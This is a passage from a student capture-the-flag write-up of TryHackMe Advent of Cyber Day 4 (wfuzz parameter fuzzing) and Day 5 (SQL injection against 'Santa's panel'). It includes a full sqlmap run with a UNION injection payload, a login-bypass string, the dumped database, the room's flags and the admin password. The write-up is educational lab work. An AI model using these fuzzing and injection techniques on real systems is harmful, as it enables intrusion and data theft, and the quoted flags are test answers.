
After that, we went back to the website and opened the url with “/api” directory.




Question 3 - Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer : THM{D4t3_AP1}

We used the wfuzz command with the ‘wordlist’ mentioned before, and made sure to put FUZZ at the “date” parameter.




```
┌──(1211101384㉿kali)-[/home]
└─$ wfuzz -c -z file,/home/1211101384/room/day4/wordlist -u http://10.10.61.237/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not wo
rk correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.61.237/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000028:   200        0 L      0 W        0 Ch        "20201127"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000037:   200        0 L      0 W        0 Ch        "20201206"
000000045:   200        0 L      0 W        0 Ch        "20201214"
000000046:   200        0 L      0 W        0 Ch        "20201215"
000000041:   200        0 L      0 W        0 Ch        "20201210"
```



```
000000042:   200        0 L      0 W        0 Ch        "20201211"
000000044:   200        0 L      0 W        0 Ch        "20201213"
000000043:   200        0 L      0 W        0 Ch        "20201212"
000000040:   200        0 L      0 W        0 Ch        "20201209"
000000039:   200        0 L      0 W        0 Ch        "20201208"
000000036:   200        0 L      0 W        0 Ch        "20201205"
000000035:   200        0 L      0 W        0 Ch        "20201204"
000000047:   200        0 L      0 W        0 Ch        "20201216"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000038:   200        0 L      0 W        0 Ch        "20201207"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000049:   200        0 L      0 W        0 Ch        "20201218"
000000053:   200        0 L      0 W        0 Ch        "20201222"
000000060:   200        0 L      0 W        0 Ch        "20201229"
000000058:   200        0 L      0 W        0 Ch        "20201227"
000000055:   200        0 L      0 W        0 Ch        "20201224"
000000052:   200        0 L      0 W        0 Ch        "20201221"
000000056:   200        0 L      0 W        0 Ch        "20201225"
000000059:   200        0 L      0 W        0 Ch        "20201228"
000000057:   200        0 L      0 W        0 Ch        "20201226"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000054:   200        0 L      0 W        0 Ch        "20201223"
000000051:   200        0 L      0 W        0 Ch        "20201220"
000000048:   200        0 L      0 W        0 Ch        "20201217"
000000050:   200        0 L      0 W        0 Ch        "20201219"
000000061:   200        0 L      0 W        0 Ch        "20201230"
000000063:   200        0 L      0 W        0 Ch        "http://10.10.61.237/api/site-log.php?date="
000000062:   200        0 L      0 W        0 Ch        "20201231"

Total time: 2.029883
Processed Requests: 63
Filtered Requests: 0
Requests/sec.: 31.03625
```

We took a date and put it at the ‘date’ parameter with the file name ‘site-log.php’ as the directory of our url.



Question 4 - Look at wfuzz's help file. What does the -f parameter store results to?

Answer : filename

Thought Process/Methodology:

We entered our IP address as usual and waited for the website to appear. The website appeared with a picture of red and green lights of a christmas tree and the sentence; “Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne”. Then, we ran the gobuster command after installing it first. We can see the API of the url after inputting the gobuster command. After that, we went back to the website and opened the url with “/api” directory. There is a ‘Parent Directory’ and ‘site-log.php’ file in the index. Afterwards, we needed to fuzz the date parameter on the file we found in the API directory, so we downloaded the file named ‘wordlist’ from tryhackme.com. We used the wfuzz command with the ‘wordlist’ mentioned before, and made sure to put FUZZ at the ‘date’ parameter. Based on the list, we found one of the IDs with a different number of characters than the others. We took its date and put it at the ‘date’ parameter with the file name as the directory at our URL. The flag will then appear.

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burpsuite


Solution/walkthrough:

Question 1 - What is the default port number for SQL Server running on TCP?


Answer : 1433


Question 2 - Without using directory brute forcing, what's Santa's secret login panel?


Answer : /santapanel



We were taken to a website page that greeted us by calling us a stranger.







Question 3 - What is the database used from the hint in Santa's TODO list?

Answer : sqlite

Question 4 - How many entries are there in the gift database?

Answer : 22.

```
┌──(1211101384㉿kali)-[~]
└─$ sqlmap -r room/day5/santapanel.request --tamper=space2comment --dump-all --dbms sqlite
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible fo
r any misuse or damage caused by this program

[*] starting @ 22:20:32 /2022-06-16/

[22:20:32] [INFO] parsing HTTP request from 'room/day5/santapanel.request'
[22:20:32] [INFO] loading tamper module 'space2comment'
[22:20:33] [INFO] testing connection to the target URL
[22:20:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:20:34] [INFO] testing if the target URL content is stable
[22:20:34] [INFO] target URL content is stable
[22:20:34] [INFO] testing if GET parameter 'search' is dynamic
[22:20:34] [WARNING] GET parameter 'search' does not appear to be dynamic
[22:20:34] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[22:20:35] [INFO] testing for SQL injection on GET parameter 'search'
[22:20:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:20:35] [WARNING] reflective value(s) found and filtering out
[22:20:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:20:38] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you w
ant to reduce the number of requests? [Y/n] Y
[22:20:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:20:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of
query columns. Automatically extending the range for current UNION query injection technique test
[22:20:56] [INFO] target URL appears to have 2 columns in query
```

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you w
ant to reduce the number of requests? [Y/n] Y
[22:20:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:20:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of
query columns. Automatically extending the range for current UNION query injection technique test
[22:20:56] [INFO] target URL appears to have 2 columns in query
[22:20:57] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[22:20:57] [INFO] checking if the injection point on GET parameter 'search' is a false positive
[22:20:58] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeratio
n phase can be expected
y
sqlmap identified the following injection point(s) with a total of 32 HTTP(s) requests:
---
Parameter: search (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: search=HAAAAA' UNION ALL SELECT NULL,CHAR(113,113,106,118,113)||CHAR(86,83,80,87,75,117,73,100,116,85,118,115,1
10,106,70,114,68,101,78,67,104,112,102,110,81,90,90,102,79,72,76,103,100,114,81,65,84,83,85,84)||CHAR(113,120,107,112,113)--
 neVs
---
[22:21:11] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[22:21:11] [INFO] testing SQLite
[22:21:11] [INFO] confirming SQLite
[22:21:12] [INFO] actively fingerprinting SQLite
[22:21:12] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:21:12] [INFO] sqlmap will dump entries of all tables from all databases now
[22:21:12] [INFO] fetching tables for database: 'SQLite_masterdb'
[22:21:12] [INFO] fetching columns for table 'sequels'
[22:21:12] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------------+
```

Question 5 - What is James' age?

Answer : 8


Question 6 - What did Paul ask for?

Answer : github ownership.

```
[22:21:12] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:21:12] [INFO] sqlmap will dump entries of all tables from all databases now
[22:21:12] [INFO] fetching tables for database: 'SQLite_masterdb'
[22:21:12] [INFO] fetching columns for table 'sequels'
[22:21:12] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------------+
| kid         | age | title                         |
+-------------+-----+-------------------------------+
| James       | 8   | shoes                         |
| John        | 4   | skateboard                    |
| Robert      | 17  | iphone                        |
| Michael     | 5   | playstation                   |
| William     | 6   | xbox                          |
| David       | 6   | candy                         |
| Richard     | 9   | books                         |
| Joseph      | 7   | socks                         |
| Thomas      | 10  | 10 McDonalds meals            |
| Charles     | 3   | toy car                       |
| Christopher | 8   | air hockey table              |
| Daniel      | 12  | lego star wars                |
| Matthew     | 15  | bike                          |
| Anthony     | 3   | table tennis                  |
| Donald      | 4   | fazer chocolate               |
| Mark        | 17  | wii                           |
| Paul        | 9   | github ownership              |
| James       | 8   | finnish-english dictionary    |
| Steven      | 11  | laptop                        |
| Andrew      | 16  | rasberry pie                  |
| Kenneth     | 19  | TryHackMe Sub                 |
| Joshua      | 12  | chair                         |
+-------------+-----+-------------------------------+
```


Question 7 - What is the flag?

Answer : thmfox{All_I_Want_for_Christmas_Is_You}.



Question 8 - What is the admin's password?

Answer : EhCNSWzzFP6sc7gB.



Thought Process/Methodology:

At first, we were at the “Santa’s Official Forum” website page. Now, we are required to find Santa’s secret login panel. We were given the hint that the name of the panel is derived from two words from the question, which, after consideration, were ‘santa’, ‘secret’, ‘login’ and ‘panel’. We then tried multiple combinations, and got the name of the secret panel, which is “santapanel”. We made it as our directory and were taken to a website page that greeted us by calling us a stranger. To log into the page, we inputted “admin’ or true – –” for the username and “admin” for the password. After clicking the ‘Login’ button, we were directed to the “Welcome back, Santa!” page. Then, we made sure that our burp and the intercept were on, and entered a name at the same page. When we were redirected to Burpsuite, we right-clicked the page and saved the file. Afterwards, we used the sqlmap command in our terminal to look at the datas in the file we just saved. We then got a list of 22 entries at Santa’s sqlite database. After skimming through the table, we saw that James’ age is eight years old and Paul wished for Santa to give him a github ownership. Scrolling down a bit, we can see a hidden table with the flag and a table with a password and username for the page.